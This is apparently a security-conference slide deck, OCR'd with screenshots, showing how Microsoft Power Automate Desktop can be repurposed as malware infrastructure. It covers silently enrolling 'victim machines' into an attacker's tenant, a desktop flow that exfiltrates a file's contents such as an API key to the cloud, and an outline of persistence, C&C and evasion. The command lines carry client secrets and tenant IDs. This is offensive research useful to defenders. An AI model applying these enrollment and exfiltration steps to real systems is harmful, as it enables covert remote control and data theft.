
Here's a quick overview of the desktop flows you have running. [Learn more](#)

Requested ↓ ▾	Desktop flow ▾	Status ▾	Run start ▾	Run mode ▾
Jul 6, 12:48 PM (6 d ago)	GetPowerAutomateToken	Succeeded	Jul 6, 12:48 PM (6 d ago)	Local attended
Jun 30, 10:27 AM (1 wk a...)	TheCookieMonster	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 30, 10:27 AM (1 wk a...)	GetPowerAutomateToken	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 22, 02:55 PM (2 wk a...)	GetPowerAutomateToken	Succeeded	Jun 22, 02:55 PM (2 wk ago)	Local attended
Jun 19, 04:10 PM (3 wk a...)	GetPowerAutomateToken	Succeeded	Jun 19, 04:10 PM (3 wk ago)	Local attended
Jun 19, 03:58 PM (3 wk a...)	GetPowerAutomateToken	Succeeded	Jun 19, 03:58 PM (3 wk ago)	Local attended
Jun 19, 03:55 PM (3 wk a...)	GetPowerAutomateToken	Failed	Jun 19, 03:54 PM (3 wk ago)	Local attended

# RCE as a Service

Repurpose RPA to power malware ops

# Recall our wish list



# Hello Pwntoso

Search results for 'microsoft + contoso = 😊':

- https://docs.microsoft.com › en-us › micr  
**Overview of Contoso Corporat**  
Apr 26, 2022 - Figure 1: **Contoso** offices arou campus on the outskirts of Paris with dozens manufacturing facilities. All the **Contoso** data headquarters. The headquarters has 25,000
- https://docs.microsoft.com › en-us › micr  
**Microsoft 365 for enterprise fo**  
Apr 26, 2022 - See also. **Microsoft 365** for e combines local and cloud-based productivity advanced security features. It's a complete, ir creatively and securely. **Contoso** Corporation

**Azure Active Directory admin center**

Dashboard > Pwntoso > Switch tenant >

## Create a tenant

Azure Active Directory

Fields:

- Pwntoso ✓
- pwnntoso ✓  
pwntoso.onmicrosoft.com
- United States
- ✓ Datacenter location - United States

Datacenter location is based on the country/region selected above.

< Previous    Next : Review + create >

**Power Automate**

Search for helpful reso...

+ New machine    Search

### Machines

Check the real-time health and status of your machines and the desktop flows running on them. [Learn more](#)

Machines    Machine groups    ...

**You haven't set up a machine yet**


Select +New machine to start using Power Automate for desktop and desktop flows. [Learn more](#)

**+New machine**



# Register victim machines


Can we avoid  
the UI?




# Register victim machines

Can we avoid  
the UI?

Sure!



The screenshot shows a search results page for 'Silently register a new machine'. The search bar contains 'Filter by title'. The left sidebar lists navigation options: Power Automate documentation, Overview, Cloud flows, Desktop flows (expanded), Introduction to desktop flows, Getting started with Power Automate in Windows 11, Setup Power Automate, Power Automate architecture, Create a Dataverse database, Getting started with a Microsoft account, and Getting started with a work or school account. The main content area is titled 'Silently register a new machine' and contains the following text: 'To register silently your machine in Power Automate with the service principal account, use the register operation -register with the following arguments: Connection arguments (for service principal account):' followed by three numbered items: 1. Applicationid: The application to use. 2. Clientsecret: The secret of the applicationid (you can also use the certificateThumbprint). This input isn't expected to be specified as an input to the command line. See "Secure input" section to see options you can choose to provide it. 3. Tenantid: The tenant identifier to use. Below this is the section 'Machine registration arguments:' followed by one numbered item: 1. Environmentid (optional): The environment where the machine will be registered. If



```
Select Administrator: Command Prompt

C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ |
-w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-a
eb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force




C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmach
inegroup -groupid rndcorp -grouppassword
Please input 'grouppassword' value:
*****
```

# Hello new machine

## Machines

Check the real-time health and status of your machines and the desktop flows running on them. [Learn more](#)

Machines Machine groups VM images (preview)

Machine name ↑ ▾	Descrip... ▾	Version	Group ▾	Status	Flows run...	Flows que...	Ac... ▾	Own
hi	—	2.20.141.22151	—	⊗ Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	✔ Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	✔ Connected	0	—	Owner	

# Admin required



## How to use the Machine registration App?

1. Open Start menu
2. Search for command prompt (or PowerShell) and then **run it as the administrator**
3. Change the directory to the Power Automate install folder (by default: C:\Program Files (x86)\Power Automate)

Select Administrator: Command Prompt

```
C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ  
-w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-a  
eb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force  
  
C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmach  
inegroup -groupid rndcorp -grouppassword  
Please input 'grouppassword' value:  
*****
```

# Admin **NOT** required





powershell (running as ZN-WIN-URIELZ\PADUser)

```
PS C:\Program Files (x86)\Power Automate Desktop> echo "NTM8Q~OFTJu79QgrvmZk.2_shzgX2Wiyg  
ation.Silent.exe -register -applicationid d1872c72-0ba3-43b4-9550-2915290d17d2 -clientsec  
e-96c5-86bb77b4d9bf -force -environmentid 53e866a5-4934-edac-8062-7b7b2a19dd47  
PS C:\Program Files (x86)\Power Automate Desktop>
```




**PADUser**  
Local account

```
PS C:\Program Files (x86)\Power Automate Desktop> net user PADUser  
User name PADUser  
Full Name  
Comment  
User's comment  
Country/region code 000 (System Default)  
Account active Yes  
Account expires Never  
  
Password last set 13/07/2022 0:25:57  
Password expires Never  
Password changeable 13/07/2022 0:25:57  
Password required No  
User may change password Yes  
  
Workstations allowed All  
Logon script  
User profile  
Home directory  
Last logon 13/07/2022 8:17:40  
  
Logon hours allowed All  
  
Local Group Memberships *Users  
Global Group memberships *None  
The command completed successfully.  
  
PS C:\Program Files (x86)\Power Automate Desktop>
```



Trigger from cloud


Set up connection




Distribute payload

# Cloud setup

# How to avoid active machine users



Unattended RPA



Create a new local user session

Attended RPA



Leverage an existing local user session

# Recap

- Deploy malware
- Defense evasion
- Persistency
- C&C
- Exfiltration
- Cleanup



Let the fun begin.



Data exfil  
(start  
simple)

The screenshot displays the Power Automate interface for a flow named "Exfil | Power Automate". The flow is in the "Main" subflow view and consists of the following steps:

1. **Set variable**: Assign to variable `Success` the value `'False'`.
2. **If file exists**: If file `TargetFile` exists.
3. **On block error**: FailedToReadFile.
4. **Read text from file**: Read contents of file `TargetFile` and store it into `FileContents`.
5. **Set variable**: Assign to variable `Success` the value `'True'`.
6. **End** (under the error block).
7. **End** (at the bottom of the flow).

The **Variables** pane on the right shows the following variables:

- Input / output variables** (3):
  - `FileContents`
  - `Success`
  - `TargetFile`
- Flow variables** (0): No variables to display.

A red arrow points from the text "Data exfiltrated as flow output" to the "Input / output variables" section of the Variables pane.

At the bottom of the interface, the status is "Ready", and the run delay is set to 100 ms. The footer includes the text "@mbrg0".

Distribute payload,  
execute and collect  
output from cloud



Input

Output


The screenshot displays a Power Automate flow execution interface. At the top, a green notification bar states "Your flow ran successfully." The flow consists of two steps: "Manually trigger a flow" (0s) and "Run a flow built with Power Automate for desktop" (23s). The "Run a flow built with Power Automate for desktop" step is expanded to show its configuration and results. The "INPUTS" section includes "Desktop flow" (Exfil), "Run Mode" (attended), and "TargetFile" (C:\Users\alexg\Downloads\secrets.txt). The "OUTPUTS" section includes "Success" (True) and "FileContents" (APIKEY=65995258-64b5-438a-8f06-eae686f92300). A "body" section shows a JSON object: {"Success": "True", "FileContents": "APIKEY=65995258-64b5-438a-8f06-eae686f92300"}. The connection is identified as "alexg (win11ent)".

# Windows 11

User : NT Service\UIFlowService



outbound conn




Office cloud services

On-Prem : MS cloud



User : NT Service\UIFlowService



Office cloud services

2.Payload


Power Automate

Machine Runtime

outbound conn


Azure Service Bus

1.Instructions



3.Output

On-Prem : MS cloud



# Code execution

CodeExec | Power Automate

File Edit Debug Tools View Help

Save Run Stop Run next action Recorder Search inside the flow

### Actions

Search actions

- Scripting
  - Run DOS command
